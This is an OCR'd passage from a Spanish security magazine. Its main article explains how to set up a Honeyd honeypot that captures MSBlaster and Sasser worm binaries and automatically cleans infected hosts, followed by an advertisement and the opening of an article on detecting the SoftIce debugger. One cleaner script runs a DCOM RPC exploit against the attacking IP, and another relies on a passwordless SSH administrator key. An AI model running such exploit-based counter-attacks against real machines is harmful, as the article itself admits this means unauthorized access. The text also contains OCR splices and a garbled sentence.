(y muchos otros) los podemos encontrar en la página web del programa *Honeyd*.

Listado 3. *El script test.sh registra las actividades en el puerto 22 de honeypot*

```
#!/bin/sh
DATE=`date`
echo "$DATE: Connection started from $1 port $2" \
  >> /usr/local/share/honeyd/logs/test.log
echo SSH-1.5-2.40
while read line

do
        echo "User input: $line" >> /usr/local/share/honeyd/logs/test.log
        echo "$line"

done
```

Una función interesante ofrecida por *Honeyd* es la posibilidad de redirigir las conexiones. Esto se ha empleado en las líneas 5 y 18 en el archivo *config1*. La primera de ellas provoca la transferencia de los paquetes enviados del puerto 80 TCP del ordenador de perfil `linux` al sistema que se encuentra en la dirección *www.google.com* – de esta manera, realmente el agresor se conecta, con el buscador. En cambio, la línea 18 provoca que los paquetes dirigidos al puerto 23 TCP de la máquina virtual `windows` sean enviados al puerto 23 del ordenador del cual provienen. En definitiva, el agresor tratará de establecer conexión con su propio sistema.

Otra función útil (empleada en este ejemplo) del programa *Honeyd* es la posibilidad de establecer el valor uptime del sistema virtual, el tiempo de trabajo desde la última ejecución. La línea 19 establece el tiempo de trabajo del perfil `windows` en 1638112 segundos (aproximadamente 18 días). Este valor se elige entre 0 y 20 días en caso de que el perfil no tenga la inscripción que determina el tiempo de trabajo.

Cuando el archivo de configuración y todos los scripts están listos ejecutamos el programa *Honeyd* de la siguiente manera:

```
# honeyd -d -u 0 -g 0 \
  -f config1 10.0.0.10-10.0.0.12
```

El parámetro `-d` provoca que el programa no pase a trabajar como proceso en segundo plano y todos los logs los visualiza en la salida estándar. Gracias a ello en la fase de los tests se ve lo que sucede, qué conexiones son establecidas con nuestras máquinas virtuales y, eventualmente, qué errores ocurren. Por supuesto, cuando el programa ya está testeado y listo para funcionar, es mejor ejecutarlo





Figura 4. *Localización del honeypot en la red de ordenadores modelo*



Listado 4. *Contenido del archivo config2*

```
1: create default
2: set default personality "Microsoft Windows 2000 Professional"
3: add default tcp port 135 open
4: add default tcp port 445 open
5: set default default tcp action reset
6: set default default udp action reset
```

Listado 5. *Contenido del archivo config3*

```
1: create default
2: set default personality "Microsoft Windows 2000 Professional"
3: add default tcp port 135 open
4: add default tcp port 445 open
5: add default tcp port 4444 ↵
    "/bin/sh scripts/MSBlaster_Catcher.sh $ipsrc $ipdst"
6: add default tcp port 9996 ↵
    "/bin/sh scripts/Sasser_Catcher.sh $ipsrc $ipdst"
7: set default default tcp action reset
8: set default default udp action reset
```

Listado 6. *Script MSBlaster_Catcher.sh*

```
#!/bin/sh
DATE=`date +%s`
mkdir /worms/MSBlaster/$1-$2-$DATE
cd /worms/MSBlaster/$1-$2-$DATE

tftp $1 <<EOF
get msblast.exe
quit
EOF
```

Listado 7. *Script Sasser_Catcher.sh*

```
#!/bin/sh

DATE=`date +%s`
mkdir /worms/Sasser/$1-$2-$DATE
cd /worms/Sasser/$1-$2-$DATE

while read LINE
do
    LINE=`echo "$LINE" | grep "get"`

    if [ "$LINE" ]
    then
        FILENAME=`echo "$LINE" | cut -f3 -d" " | cut -f1 -d">"`

        ncftp -u anonymous -p user -P 5554 $1 <<EOF
bin
get $FILENAME
bye
EOF

        break
        fi

done
```

en segundo plano con los parámetros `-l` y `-s` (registran los eventos) para dirigir los logs a los archivos adecuados (por ej.: en algún lugar en el directorio */usr/local/share/honeyd/logs/*).

En la fase de los tests podemos permitirnos el ejecutar *Honeyd* con derechos de administrador (parámetros `-u` y `-g`) – así evitamos problemas con los permisos de acceso a los scripts y directorios utilizados.

Ahora sólo hay que lograr que nuestro honeypot responda a su dirección de hardware a la consulta de ARP, dirigida a los ordenadores con direcciones IP 10.0.0.10, 10.0.0.11 y 10.0.0.12. Para lograr esto podemos emplear el programa *arpd*, escrito por el creador de *Honeyd* y disponible en su página web. En nuestro ejemplo *arpd* lo ejecutamos con lossiguientes parámetros:

```
# arpd 10.0.0.10-10.0.0.12
```

Y por último, nos queda testear el honeypot, escanear y establecer alguna conexión con nuestros nuevos sistemas virtuales. No tiene importancia si lo hacemos desde un ordenador que se encuentre fuera del router o dentro de nuestra red. El ejemplo que presentamos sólo utiliza algunas de las posibilidades básicas ofrecidas por *Honeyd*, que está mucho más desarrollado. Incluso puede emular redes completas de ordenadores (hasta 65 mil terminales) que utilizan routers virtuales; así como crear también sistemas dinámicos capaces de cambiar la configuración dependiendo de quién y en qué intervalo de tiempo se conecta con ellos. No obstante, para combatir los gusanos de Internet y los virus de ordenador – estas funciones básicas nos son del todo suficientes.

Gusanos en la miel

Tenemos que cuidar un detalle fundamental, y es que si queremos que honeypot cumpla su tarea hay que colocarlo en un sitio apropiado dentro de la red de ordenadores y de-

Instalación y configuración del servidor SSH en el sistema Windows

La instalación del servidor *OpenSSH* en los sistemas Windows 2000 y XP es relativamente sencilla y se limita a los siguientes pasos:

- Nos registramos en la cuenta de administración local *Administrator* y ejecutamos el programa de intalación.
- Aceptamos la licencia, elegimos los componentes que emplearemos (en nuestro caso basta con *Shared Tools* y *Server*) y el directorio de destino (podemos dejar el predeterminado *C:\Program Files\OpenSSH*).
- Ejecutamos la shell y entramos al directorio *C:\Program Files\OpenSSH\bin*.
- Creamos el archivo de atributos para los grupos de usuarios *etc\group* con las sentencias `mkgroup -l >> ..\etc\group` (para los grupos locales) y eventualmente `mkgroup -d >> ..\etc\group` (para los grupos del dominio).
- Añadimos al archivo *etc\passwd* los usuarios, que tienen permisos para registrarse en el sistema a través del servidor SSH. La sintaxis de la sentencia que sirve para este objetivo es la siguiente: `mkpasswd -l|-d [-u <username>]`. Nosotros queremos añadir el usuario local *Administrator,* por lo tanto damos la sentencia `mkpasswd -l -u Administrator >> ..\etc\passwd`
- Iniciamos el servidor con la sentencia `net start opensshd` y conectándonos desde otro ordenador en la red (preferiblemente desde nuestro honeypot) verificamos si funciona correctamente.
- Configuramos el servidor para que autentique al usuario *Administrator* con la ayuda de llaves criptográficas y no con contraseña:
- lanzamos la shell y entramos al directorio *C:\Program Files\OpenSSH\bin*,
- generamos un par de llaves con la sentencia `ssh-keygen -t dsa`. Dejamos la ruta predeterminada */home/Administrator/.ssh/id_dsa* como sitio para que las guarde. La contraseña la dejamos vacía. En resumidas cuentas, en el directorio *C:\Documents and Settings\Administrator\.ssh* se crean los archivos *id_dsa* (llave privada) y *id_dsa.pub* (llave pública)
- añadimos la llave pública al archivo de las llaves confirmadas: estando en el catálogo *C:\Documents and Settings\Administrator\.ssh* ejecutamos la sentencia `copy /b id _ dsa.pub authorized _ keys`,
- transferimos al archivo con la llave privada desde el servidor a honeypot y lo colocamos en el directorio *.ssh* del usario, con los atributos con los que será ejecutado el programa *Honeyd*. En nuestro caso es el usuario *root* y el catálogo */root/.ssh*. Todavía nos queda darle al archivo los permisos correspondientes: `chmod 400 id _ dsa`
- Verificamos la configuración conectándonos con el servidor: `ssh -l Administrator server`
- Si ocurren problemas o nos pide aún la contraseña, hay que verificar la configuración del servidor SSH (archivo *C:\Program Files\OpenSSH\etc\sshd_config*) y, si hace falta, dar a los parámetros mencionados los siguientes valores: `StrictModes no`, `PubkeyAuthentication yes`, `AuthorizedKeysFile .ssh/authorized _ keys`. Y si eso no ayuda, nos queda utilizar la documentación que viene con el programa.

Listado 8. *Archivo de configuración config4*

```
1: create default
2: set default personality "Microsoft Windows 2000 Professional"
3: add default tcp port 135 open
4: add default tcp port 445 open
5: add default tcp port 4444 ←
    "/bin/sh scripts/MSBlaster_Cleaner.sh $ipsrc $ipdst"
6: add default tcp port 9996 ←
    "/bin/sh scripts/Sasser_Cleaner.sh $ipsrc $ipdst"
7: set default default tcp action reset
8: set default default udp action reset
```

terminar los métodos para acceder a él. Como modelo emplearemos la red que ilustra la Figura 4. Por supuesto, el entorno mejor y más seguro para atrapar gusanos de Internet es tener asignado un segmento de la red, pero para nuestro artículo emplearemos la red que se ilustra.


Es una configuración sencilla y fácil de encontrar. Está compuesta de dos subredes: 1) la zona *desmilitarizada*, en la cual se encuentran los servidores que dan soporte al correo electrónico y páginas webs; 2) la red interna, contiene los terminales de trabajo que utilizan los empleados. Ambas redes están conectadas a Internet a través de un router, mientras que los terminales de trabajo están adicionalmente protegidos por un firewall. Para ser más claro, supongamos que la empresa recibió la clase C de direcciones IP – de 62.x.x.0 hasta 62.x.x.254.

Como se puede apreciar en la Figura, el honeypot se instaló en la subred externa y se le dió la dirección 62.x.x.11. Las direcciones de 62.x.x.1 a 62.x.x.11 se asignan a los ordenadores reales, mientras que el resto las emplea el programa *Honeyd*. Gracias a ello en la red hay hasta 243 máquinas virtuales, que servirán como trampa para los gusanos Esto permite aumentar notablemente la probabilidad de que el gusano ataque una trampa y no uno de los servidores de servicios o estaciones de trabajo.

Para que nuestro honeypot nos ayude eficazmente a combatir los gusanos de Internet – durante su configuración e instalación hay que tomar en cuenta todas las etapas de su funcionamiento. Como primer objetivo señalamos la extracción del código del gusano.

La fase de la infección

En la fase de la infección tenemos que engañar al gusano de tal manera que piense que ha encontrado un sistema vulnerable y permitirle que lleve a cabo el ataque. Gracias a eso le permitimos al programa maligno pasar a la siguiente fase, al proceso de propagación y, simultáneamente,



Listado 9. *Script MSBlaster_Cleaner.sh*

```
#!/bin/sh

./dcom_exploit -d $1 -t 1 -l 4445 << EOF

taskkill /f /im msblast.exe /t

del /f %SystemRoot%\System32\msblast.exe

echo "Windows Registry Editor Version 5.00" > c: \cleaner.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] \
  >> c:\cleaner.reg
echo "windows auto update" = "REM msblast.exe" >> c: \cleaner.reg
regedit /s c:\cleaner.reg
del /f c:\cleaner.reg

shutdown -r -f -t 0

exit
EOF

date=`date`
echo "$date: El ordenador $1 ha sido desinfectado del gusano MSBlaster" \
      >> /worms/cleanup
```

Listado 10. *Script Sasser_Cleaner.sh*

```
#!/bin/sh


ssh -l Administrator $1 << EOF

tftp -i 62.x.x.11 get f-sasser.exe C:\f-sasser.exe
C:\f-sasser.exe
attrib -R C:\f-sasser.exe
del C:\f-sasser.exe
exit

EOF

date=`date`
echo "$date: El ordenador $1 ha sido desinfectado del gusano Sasser" \
      >> /worms/cleanup
```

detectamos el ataque y su procedencia. Nos interesan los gusanos *MSBlaster* y *Sasser,* por lo tanto tenemos que emular los sistemas Windows 2000 o XP, que facilitan servicios vulnerables. Para este objetivo podemos emplear la configuración que ilustra el Listado 4.

Como resultado el programa *Honeyd* crea el perfil del ordenador virtual con características del sistema operativo Microsoft Windows 2000 Professional, que esperará conexiones TCP en los puertos apropiados para los servicios DCOM RPC y LSASS. El perfil lleva el nombre de `default`. Es un nombre especial, que obliga el uso de este perfil para todas las direcciones IP, en las cuales no se ha asignado ningún otro perfil. En este caso será todo el rango de direcciones soportadas por *Honeyd*. Los programas *Honeyd* y *arpd* los ejecutamos con las siguientes sentencias:

```
# honeyd -d -u 0 -g 0 \
  -f config2 62.x.x.12-62.x.x.254
# arpd -d 62.x.x.12-62.x.x.254
```

La fase de propagación

Para que el gusano pueda pasar a la etapa de propagación es necesario fingir que el proceso de infección fue todo un éxito. En el caso de los gusanos *MSBlaster* y *Sasser* es muy sencillo – es suficiente con permitirles que establezcan una conexión con las shells vinculadas a los puertos TCP 4444 y 9996 en el ordenador atacado. Por lo tanto hay que modificar el archivo de configuración del programa *Honeyd* (del Listado 4) de la manera ilustrada en el Listado 5.

Hemos añadido al archivo dos líneas nuevas 5 y 6, que enlazan en los sistemas virtuales, a los puertos 4444 y 9996, los scripts de las shells de nombre *MSBlaster_Catcher.sh* y *Sasser_Catcher.sh*. Èstas se ejecutan con dos parámetros `$ipsrc` y `$ipdst`, indicando las direcciones IP del ordenador atacante y atacado, transferidas a los scripts a través del programa *Honeyd*. La tarea de estos scripts es la de fingir un desarrollo correcto del proceso de propagación y extracción del código del gusano del ordenador atacante. El contenido de éstos lo ilustra el Listado 6 y 7.

El script *MSBlaster_Catcher.sh* crea (línea 4) en el directorio */worms/MSBlaster* el subdirectorio cuyo nombre está compuesto de la direcciones IP del ordenador atacante, atacado (las obtiene del programa *Honeyd* en forma de argumentos de la línea de comandos) y de la fecha actual, presentada en formato en segundos transcurridos desde el 1 de enero de 1970. Seguidamente pasa a este directorio (línea 5) y con la ayuda del cliente del servicio TFTP se conecta con el agresor (línea 7). Las líneas 8 y 9 contienen las sentencias transferidas al programa *tftp*, de las cuales la primera toma el archivo de nombre *msblast.exe*, mientras que la segunda termina la sesión.

El script *Sasser_Catcher.sh* funciona de modo parecido; no obstante, considerando la especificación del gusano *Sasser,* es más complicado. El nombre del archivo enviado al programa está compuesto de dos partes: *<número>_up.exe*, donde el campo

<*número*> es un valor númerico elegido al azar. Por lo tanto para tomar el archivo del programa del sistema atacante (líneas de la 15 a la 19), el script debe primero conocer su nombre completo mediante la lectura y el análisis de las sentencias dictadas por *Sasser* (líneas de la 7 a la 13).

Es muy fácil darse cuenta que estos scripts se crearon según la información del modo de propagación de los gusanos (ver Listado 1). El programa *Honeyd* los ejecuta cuando se establece conexión con los puertos 4444 o 9996. El resultado de esta acción – en situaciones donde la conexión se establece por el gusano *MSBlaster* o *Sasser* – vienen a ser los archivos que contienen sus códigos binarios. Estos archivos pueden ser analizados y empleados para la creación de vacunas para los programas antivirus y modelos para los sistemas IDS. Asimismo se pueden poner en marcha en un entorno de red cerrado, bien monitorizado, con el objetivo de conocer a fondo su funcionamiento.

Malhechores desconocidos

Ya sabemos atrapar gusanos, que conocemos – sabemos cómo se propagan y qué vulnerabilidades emplean. Pero ¿qué hacer en el caso de encontrarnos con nuevos gusanos, aún desconocidos? ¿Podemos atraparlos utilizando los honeypots de modo similar al presentando? Pues sí, se puede. No obstante, es bastante más complicado y lleva mucho tiempo, ya que requiere conocer el método de funcionamiento de cada gusano (lo que a su vez exige una observación continua de los eventos que ocurren en el honeypot). Ante todo tenemos que preparar trampas adecuadas, las cuales fingirán el funcionamiento de una gran cantidad de aplicaciones y registrarán todos los datos que se les envía. Para este fin, podemos usar un script parecido al ilustrado en el Listado 3.

Una vez que tenemos el honeypot creado y ejecutado, hay que monitorizar permanentemente la información que recoge, interpretarla y finalmente, tomar las medidas adecuadas. Por ejemplo, si observamos que en uno de los puertos TCP se está enviando una cadena de caracteres que podría ser un intento de desbordamiento del buffer de un aplicación que normalmente trabaja en este puerto y seguidamente la misma dirección IP prueba conectarse con algún puerto alto no estándar, esto puede ser una prueba para establecer conexión con la shell ejecutada por el exploit anteriormente. Por lo tanto tendremos que vincular, a este puerto no estándar, un script que registre y analice los datos que le entran.

De éstos dependerá qué medidas adoptaremos en el futuro.

Respuesta al ataque


En ciertas situaciones, por ejemplo, cuando manejamos una gran red de ordenadores compuesta de varias decenas de terminales, todos bajo el control de los sistemas Windows 2000/XP, una solución adecuada puede ser la construcción de un honeypot, que tras detectar el programa maligno lo elimine de modo automático. Por supuesto, hasta ahora la mejor manera de protegerse ante gusanos y virus conocidos, es la actualización frecuente de la base de datos del software antivirus y mantener los principios fundamentales de la ciberhigiene, pero quizás en un futuro no muy lejano nos encontremos con gusanos tan avanzados tecnológicamente, que el desarrollo de un modelo universal de éstos será muy difícil o imposible. Dicho sea de paso, hoy en día a partir del momento que aparece el malhechor hasta que se encuentra una firma adecuada, pasa muchísimo tiempo.

En el caso de *MSBlaster*, *Sasser* y muchos otros gusanos parecidos, la construcción de un honeypot que los elimine automáticamente de los ordenadores infectados es muy sencilla. Y es debido a que la eliminación del gusano se limita en el sistema a la ejecución, de varias sentencias o tomar el control y ejecutar el programa limpiador. En el caso de los ordenadores bajo nuestra custodia (en los cuales tenemos derechos de administrador), lo mejor y más sencillo será emplear un software para trabajo con acceso remoto – en este caso es la aplicación SSH.

Lo paradójico, es que la limpieza automática la podemos también realizar en los sistemas, en los cuales no tenemos derechos de administrador: empleando la misma vulnerabilidad que el gusano utilizó para entrar al ordenador. Por supuesto no siempre es fácil, ya que tenemos que poseer un programa apropiado (exploit), que permita aprovechar un hueco determinado. Con frecuencia esto no es problema, pues a menudo la descripción del error se conoce universalmente. Incluso si no estamos capacitados para crear un exploit, podemos estar casi seguros de que aparecerá en alguna página web o foro de discusión dedicados a seguridad de ordenadores. No obstante, hay

En la Red

- *http://www.honeyd.org – página principal del programa Honeyd,*
- *http://sshwindows.sourceforge.net* – página principal del puerto de la aplicación *OpenSSH* para los sistemas Windows,
- *http://freessh.org* – lista de los servidores más populares y clientes SSH para los diversos sistemas de operación,
- *http://downloads.securityfocus.com/vulnerabilities/exploits/oc192-dcom.c* – exploit que aprovecha la vulnerabilidad en RPC DCOM,
- *http://www.f-secure.com/v-descs/sasser.shtml – Sasser Removal Tool,*
- *http://www.sysinternals.com/ntw2k/freeware/pstools.shtml* – conjunto de herramientas gratuitas para los sistemas Windows NT y 2000.



que manterner equilibrio y cautela, ya que tales actividades equivalen a obtener acceso no autorizado a algún ordenador.

Demostraremos ambos métodos en la práctica. El Honeypot configurado eliminará el gusano *MSBlaster*, entrando al ordenador infectado a través del hueco en el servicio DCOM RPC, mientras que los sistemas infectados por *Sasser* los limpiará con el programa *Sasser Removal Tool*, creado por la empresa F-Secure.

Para empezar tenemos que ampliar la configuración de nuestra red modelo de la Figura 4. Los servidores y los terminales de trabajo estarán provistos con el soporte SSH que identifica a los usuarios con la ayuda de llaves criptográficas (el recuadro *Instalación y configuración del servidor SSH en el sistema Windows* describe este proceso). En el honeypot, adicionalmente, se pondrá en marcha el soporte TFTP, que permite bajar el programa *Sasser Removal Tool* en forma de archivo *f-sasser.exe*. También tenemos que modificar el archivo de configuración del programa *Honeyd* como se ilustra en el Listado 8.

Como se puede observar, los scripts responsables de interceptar el código de los gusanos han sido reemplazados por los scripts *MSBlaster_Cleaner.sh* y *Sasser_Cleaner.sh*. Por lo tanto, si alguno de los ordenadores-trampa virtuales es atacado por el gusano, entonces se llevan a cabo las operaciones contenidas en estos scripts. El primero de ellos, presente en el Listado 9, utiliza el exploit que aprovecha la vulnerabilidad en el servicio DCOM RPC y que permite ejecutar cualquier comando en el sistema atacado. Sin embargo, a diferencia de la actividad de *MSBlaster*, no son comandos de caracter destructivo, sólo tienen como objetivo eliminar el gusano.

En la forma actual, considerando que el uso de las sentencias *taskkill* y *shutdown* (no están disponibles en Windows 2000), el script permite la eliminación de los gusanos únicamente en los ordenadores con sistema Windows XP. No obstante, la modificación del script de manera que pueda emplear sentencias similares disponibles en *Windows 2000 Resource Kit* o *PsTools*, no debe representar ningún problema.

En la línea 3 del script *MSBlaster_Cleaner.sh* se ejecuta el exploit, que conforme con el parámetro `-d $1` ataca el ordenador con la IP procedente del programa *Honeyd* a través de la variable `$ipsrc` y visible en el script como variable `$1`. El parametro `-t 1` define, que el sistema operativo instalado en el ordenador atacado es Windows XP, mientras que `-l 4445` provoca que la shell que espera la orden del agresor se ejecute en el puerto 4445 TCP.

Entre las líneas con los números del 4 al 17 se encuentran todos los comandos ejecutados en la máquina atacada (o mejor dicho, en la limpieza). Primero termina el proceso del gusano *MSBlaster* (línea 5) y su archivo ejecutable se elimina (línea 7). Luego (líneas de la 9 a la 11) el script prepara el archivo *cleaner.reg*, que contiene los comandos para el Editor de Registro del sistema Windows, que provocan la eliminación del registro de las claves que ejecutan el gusano durante el inicio del ordenador. En las líneas 12 y 13 este archivo se ejecuta y se elimina. En las líneas de la 14 a la 16 se pueden encontrar comandos adicionales – por ejemplo, notificaciones al usuario, actualmente registrado, la detección o eliminación del gusano o, como en la línea 15, reinicio del sistema.

Gracias a las sentencias de las líneas 20 y 21, tras cada eliminación del gusano el script añade al archivo */worms/cleanup* la inscripción con la fecha de operación y la dirección IP del ordenador desinfectado.

El script que elimina el gusano *Sasser*, recogido en el Listado 10, funciona de forma algo diferente: para obtener conexión con la shell del sistema Windows y ejecutar las operaciones que eliminan a *Sasser* utiliza el programa SSH. La limpieza del sistema se realiza con la ayuda del programa *f-sasser.exe*, tomado de honeypot.

El script *Sasser_Cleaner.sh* establece una conexión con el ordenador infectado según la sentencia contenida en la línea 3, seguidamente ejecuta los comandos contenidos entre las líneas 5 y 9. Al final guarda en el archivo */worms/cleanup* la fecha del evento y la dirección del sistema depurado.

¿Es seguro?

A pesar que el modo descrito de eliminación gusanos de Internet es eficaz, hay que tratarlo más bien como curiosidad y emplearlo con mucha precaución, recordando tres cosas.

La primera, hay que impedir la limpieza de los ordenadores que no se encuentran bajo nuestra custodia. Esto lo podemos lograr limitando la salida del honeypot de nuestra red con la ayuda del firewall o modificar los scripts del programa *Honeyd* de tal manera que funcionen sólo con ordenadores que se encuentran en nuestra lista.

La segunda, la configuración del servicio SSH presentado de esta manera es muy arriesgada y permite al hacker acceder a todos los ordenadores de nuestra red,haciéndose con así el sistema-trampa.


La tercera y la más importante: para que el honeypot cumpla bien su tarea y ayude a aumentar la protección del sistema informático, debe estar adecuadamente construido, instalado en el sitio preciso dentro de la red de ordenadores y atendido a menudo. De lo contrario no tendrá ninguna utilidad, incluso puede constituir una amenaza importante. Simultáneamente hay que recordar que el sistema honeypot es únicamente una parte de toda la arquitectura de la seguridad informática, compuesta de varios elementos y sin capacidad de reemplazar medios de seguridad como: firewall, sistemas IDS o buenas costumbres. ■



Multi-platform software for Small and Medium-sized Enterprises

Licence for unlimited number of workstations

Graphical user interface
Firebird SQL Server
Remote access



Free upgrade valid through six months
Three-month technical support

LeftHand **CRM**

- Full information about contractors and their representatives
- Searching for contractors according to specified features
- Full history of customers contacts
- Quick information access
- Clear view of current company activity

Windows, Linux and Mac OS X versions available

LeftHand is currently looking for partners interested in distributing our software.
Please send all enquiries to: *info@lefthand.com.pl*
LeftHand Sp. z o.o. ul. Lewartowskiego 6, 00-190 Warszawa *www.lefthand.com.pl*



Seguridad de los programas para Windows ante ataques de crackers

Jakub Nowak



Todo programador que se dedica a la creación de aplicaciones shareware tarde o temprano encuentra su trabajo saboteado por crackers. A menudo el mismo día de la publicación del programa, en Internet ya se encuentra el crack o keygen. No obstante, existen métodos eficaces que permiten proteger el código ante ataques de maleantes informáticos.

Los autores de aplicaciones comerciales a menudo no son capaces o no ven sentido a asegurar sus obras ante ataques. Por supuesto, no existe la protección ideal que impida a los crackers la creación de parches o generadores de llaves. No obstante, si decidimos hacerle la vida imposible al cracker y a su actividad delictiva, a lo mejor decide desistir de nuestro programa por otro menos protegido. Prestemos atención a las técnicas, las cuales ocasionan que nuestra aplicación no será un victima fácil.

Detección de SoftIce

El cracker no se las puede arreglar sin un *debugger.* Gracias a él puede vigilar el código del programa en el ensamblador, instrucción tras instrucción. Existen muchos programas con esta funcionalidad; sin embargo, en el entorno de los crackers el de mayor popularidad es *SoftIce* de la empresa NuMega. Es un debugger, el cual trabaja en un entorno privilegiado (*ring 0*).

Para asegurar el código ante una eventual depuración, se puede recurrir a varios truquillos, que verifican si en el sistema está instalado actualmente *SoftIce* y si está cargado en la memoria. En caso de su detección podemos decidir el comportamiento de nuestro programa. Todos los métodos presentados funcionan sin problemas en Windows 9x, pero en otras versiones de Windows (ME/NT/XP/2000) pueden generar problemas. Esto se debe al incremento del nivel de seguridad en las versiones posteriores de Windows – algunos truquillos ya no funcionan.

En este artículo aprenderás...

- cómo proteger tu programa ante ataques de crackers,
- cómo detectar la presencia de los depuradores *SoftIce* y *OllyDbg*,
- cómo cifrar los comunicados de pantalla,
- descubrirás los métodos para emplear *dummy opcodes*.

Lo que deberías saber...

- conocer Delphi,
- conocer ensamblador,
- saber utilizar los depuradores en Windows.

Listado 1. *Detección del debugger tras encontrar sus drivers en la memoria*

```
if
CreateFileA('\\.\SICE', GENERIC_READ or GENERIC_WRITE,
  FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING,
  FILE_ATTRIBUTE_NORMAL, 0) <> INVALID_HANDLE_VALUE
then
  begin
    showmessage('SoftIce detectado!');
  end;
```

Listado 2. *La apertura de las llaves de SoftIce en el registro a través de la función WinAPI RegOpenKeyEx*

```
if
RegOpenKeyEx(HKEY_LOCAL_MACHINE,
  'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\SoftICE',
  0,KEY_READ,clave) <> ERROR_SUCCESS
then
  begin
    showmessage('SoftIce detectado!');
  end;
```

Listado 3. *Verificación de la inscripción de SoftIce en el archivo autoexec.bat*

```
var   f: textfile;
      s, ayuda: string;
      l: integer;

begin
assignfile(f, 'c:\autoexec.bat');
reset(f);

while not eof(f) do
  begin
    readln(f, s);
    for l:=1 to length(s) do
      s[l]:=Upcase(s[l]);

    ayuda:=s;
    if ayuda ='C:\PROGRA~1\NUMEGA\SOFTIC~1\WINICE.EXE' then
    begin
      showmessage('SoftIce detectado!');
    end;
  end;

closefile(f)
end;
```

El primer método y, a su vez, el más popular de encontrar a *SoftIce* está basado en la detección de sus drivers – archivos *sice.vxd* y *ntice.vxd*. Probemos abrirlos invocando la función *WinAPI* – `CreateFileA` (véase Listado 1). Si *SoftIce* (exactamente *sice.vxd)* está en la memoria, el sistem impide abrir el driver – se devuelve su MOUNT, SOCKET, HOLDER. De lo contrario la función devuelve `INVALID_HANDLE_VALUE`, es decir, no hay driver. Análogamente podemos proceder con el driver *ntice.vxd.*

